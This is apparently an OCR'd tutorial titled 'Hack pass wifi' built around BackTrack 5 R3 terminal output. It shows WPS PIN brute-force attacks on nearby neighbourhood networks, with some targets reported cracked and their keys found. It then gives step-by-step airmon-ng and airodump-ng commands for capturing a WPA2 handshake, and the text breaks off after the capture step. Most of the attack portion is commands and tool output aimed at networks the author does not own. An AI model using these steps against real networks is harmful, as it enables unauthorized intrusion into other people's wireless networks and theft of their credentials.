Mon Jan 21, 7:50 PM
root@bt: ~
File Edit View Terminal Help
back | track 5 r3
the quieter you become, the more you are able to hear
root@bt: ~
[1/2013]Hack pass wifi...
root@bt: ~

```
  NUM ESSID                 CH  ENCR  POWER  WPS?  CLIENT
  --- --------------------  --  ----  -----  ----  ------
   1  [redacted]            13  WPA2  65db    no   client
   2  FPT Telecom            3  WPA2  38db    no
   3  [redacted]             6  WPA2  33db   wps
   4  [redacted]            11  WPA2  32db    no
   5  CO NHI                 1  WPA2  30db    no
   6  LuanMT                 7  WPA   29db    no
   7  wangvinhmax            9  WPA   29db    no
   8  LE NAM                13  WPA2  28db    no   client
   9  hung                   6  WPA   26db    no
  10  [redacted]             3  WPA2  26db   wps   clients
  11  [redacted]             9  WPA   26db    no
  12  BaoHuy                11  WPA2  25db    no
  13  samsungtivi            6  WPA   24db    no   client
  14  NTNgocChau             2  WPA2  24db   wps   clients
  15  Tenda_0E1B38           3  WPA   23db    no   client
  16  linksys                6  WPA2  22db   wps
  17  Kiwi                   6  WPA   22db    no
  18  NamHai                 9  WPA2  22db    no
  19  [redacted]             5  WPA   22db    no
  20  HAI NE                11  WPA2  20db    no
  21  Connectify-b5         11  WPA2  20db    no   client
  22  YNHI215                6  WPA2  19db    no

[+] select target numbers (1-22) separated by commas, or 'all':
```


•Choose the **number** of the targeted WiFi name (we can only crack the WiFi network which stand with WPS) then wait.


Applications Places System
Mon Jan 21, 7:52 PM
root@bt: ~
File Edit View Terminal Help
root@bt: ~
[1/2013]Hack pass wifi...
root@bt: ~
root@bt: ~

```
 NUM ESSID                 CH  ENCR  POWER  WPS?  CLIENT
 --- --------------------  --  ----  -----  ----  ------
   1 [redacted]            13  WPA2  66db    no
   2 FPT Telecom            3  WPA2  33db    no
   3 [redacted]             3  WPA2  31db   wps   client
   4 [redacted]            11  WPA2  31db    no
   5 [redacted]             6  WPA2  31db   wps
   6 CO NHI                 1  WPA2  30db    no
   7 wangvinhmax            9  WPA   29db    no
   8 LE NAM                13  WPA2  27db    no   clients
   9 LuanMT                 7  WPA   27db    no
  10 hung                   6  WPA   24db    no   client
  11 BaoHuy                11  WPA2  24db    no
  12 [redacted]             9  WPA   24db    no
  13 [redacted]             2  WPA2  23db    no   client
  14 Tenda_423AD0           5  WPA   23db    no
  15 NamHai                 9  WPA2  22db    no
  16 Kiwi                   6  WPA   22db    no
  17 Connectify-b5         11  WPA2  22db    no   client
  18 Tenda_0E1B38           3  WPA   22db    no   client
  19 linksys                6  WPA2  21db   wps
  20 samsungtivi            6  WPA   21db    no
  21 YNHI215                6  WPA2  20db    no
  22 HAI NE                11  WPA2  19db    no   client
  23 Tenda_110BC8           9  WPA   17db    no
  24 NT686868              11  WPA2  17db    no

[+] select target numbers (1-24) separated by commas, or 'all': 19

[+] 1 target selected.

[0:00:00] initializing WPS PIN attack on linksys (00:25:9C:9D:1E:AE)
[0:00:17] WPS attack, 0/6 success/ttl, 0.00% complete (0 sec/att)
```

At I mentioned, it takes me actually 4 hours to more than 10 hours dealing with Backtrack 5 R3 to crack successfully WPA2 (WPS enabled).

At the results:



```
 .;'                     `;,       automated wireless auditor
.;'  ,;'             `;,  `;,
.;'  ,;'  ,;'     `;,  `;,  `;,    designed for backtrack 5 r1
::   ::   :   ( )   :   ::   ::
':.  ':.  ':. /_\ ,:'  ,:'  ,:'
 ':.  ':.    /___\    ,:'  ,:'
  ':.       /_____\      ,:'
           /       \

 [!] the program pyrit is not required, but is recommended

 [+] targeting WPS-enabled networks
 [+] channel set to 11

 [+] initializing scan (mon0), updates at 5 sec intervals, CTRL+C when ready.
 [0:02:46] scanning wireless networks. 20 targets and 10 clients found
 [+] checking for WPS compatibility... done
 [+] removed 8 non-WPS-enabled targets

   NUM ESSID                 CH  ENCR  POWER  WPS?  CLIENT
   --- --------------------  --  ----  -----  ----  ------
     1 [redacted]            11  WPA2  59db   wps   client
     2 [redacted]             6  WPA2  47db   wps
     3 [redacted]            11  WPA   45db   wps
     4 [redacted]            11  WPA2  44db   wps   client
     5 [redacted]            11  WPA2  41db   wps
     6 [redacted]             6  WPA   40db   wps
     7 [redacted]             6  WPA2  40db   wps
     8 [redacted]            11  WPA2  40db   wps   client
     9 [redacted]            11  WPA2  39db   wps
    10 [redacted]            11  WPA2  36db   wps   client
    11 [redacted]            11  WPA2  29db   wps
    12 [redacted]            11  WPA2  29db   wps

 [+] select target numbers (1-12) separated by commas, or 'all': 1, 3, 4, 6, 7

 [+] 5 targets selected.

 [0:00:00] initializing WPS PIN attack on [redacted] (94:44:52:[redacted])
 [13:12:16] WPS attack, 7900/11232 success/ttl, 93.74% complete (6 sec/att)

 [+] PIN found:     [redacted]
 [+] WPA key found: [redacted]

 [0:00:00] initializing WPS PIN attack on [redacted] (00:18:E7:[redacted])
 [3:18:36] WPS attack, 1923/2447 success/ttl, 96.18% complete (6 sec/att)

 [+] PIN found:     [redacted]
 [+] WPA key found: [redacted]

 [0:00:00] initializing WPS PIN attack on [redacted] (E0:46:9A:[redacted])
^C0:54:06] WPS attack, 12/251 success/ttl, 0.13% complete (269 sec/att)
 (^C) WPS brute-force attack interrupted

 [+] 2 targets remain
 [+] what do you want to do?
     [c]ontinue attacking targets
     [e]xit completely
 [+] please make a selection (c, or e): c

 [0:00:00] initializing WPS PIN attack on [redacted] (00:25:9C:[redacted])
 [0:02:00] WPS attack, 0/38 success/ttl, 0.00% complete (0 sec/att)
```


Cracking a WPA or WPA2 wireless network is more difficult than cracking a WEP protected network because it depends on the complexity of the wireless password and on the attack method (Dictionary Attack or Brute Force Attack). Here you will learn step by step instructions how to crack WPA2 wifi password which uses a pre-shared keys (PSK) of a wireless network. This also applies to WPA secured network.

Here are the basics steps we will be going through:

Step 1 :- airmon-ng


Step 2 :- airmon-ng wlan0

Step 3 :- airmon-ng start wlan0



```
root@bt:~# airmon-ng


Interface       Chipset         Driver

wlan0           1-1: Atheros    carl9170 - [phy13]

root@bt:~# airmon-ng wlan0


usage: airmon-ng <start|stop|check> <interface> [channel or frequency]

root@bt:~# airmon-ng start wlan0


Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
19223   dhclient3
24909   dhclient3
24925   dhclient3
```


Step 4 :- airodump-ng mon0




```
usage: airmon-ng <start|stop|check> <interface> [channel or frequency]

root@bt:~# airmon-ng start wlan0


Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
19223   dhclient3
24909   dhclient3
24925   dhclient3
Process with PID 19223 (dhclient3) is running on interface wlan0
Process with PID 24868 (ifup) is running on interface wlan0
Process with PID 24909 (dhclient3) is running on interface wlan0


Interface       Chipset         Driver

wlan0           1-1: Atheros    carl9170 - [phy13]
                                (monitor mode enabled on mon0)

root@bt:~# airodump-ng mon0
```

Wait for some time for all the networks to load then press Ctrl+C to stop the updates. Now choose the wireless network that you wish to crack which has “WPA” or “WPA2″ encryption in the “ENC” column, and “PSK” in the “AUTH” column. “OPN” means that the network is open and you can connect to it without a key, WEP will not work here. After selecting the network that you want to crack take note of the BSSID, and the channel (CH) values.

Step 5 :- airodump-ng –c 6 –bssid 1C:7E:E5:32:1D:54 –w crack1 mon0




```
CH  6 ][ Elapsed: 1 min ][ 2011-12-09 05:19 ][ WPA handshake: 1C:7E:E5:32:1D:54

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:7E:E5:32:1D:54  -48 100      845      824    7   6  54e  WPA  CCMP   PSK  Victima

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

1C:7E:E5:32:1D:54  00:21:5C:50:DE:2D  -29    0e-12e  1146      696

root@root:~# airodump-ng -c 6 --bssid 1C:7E:E5:32:1D:54 -w crack1 mon0
```



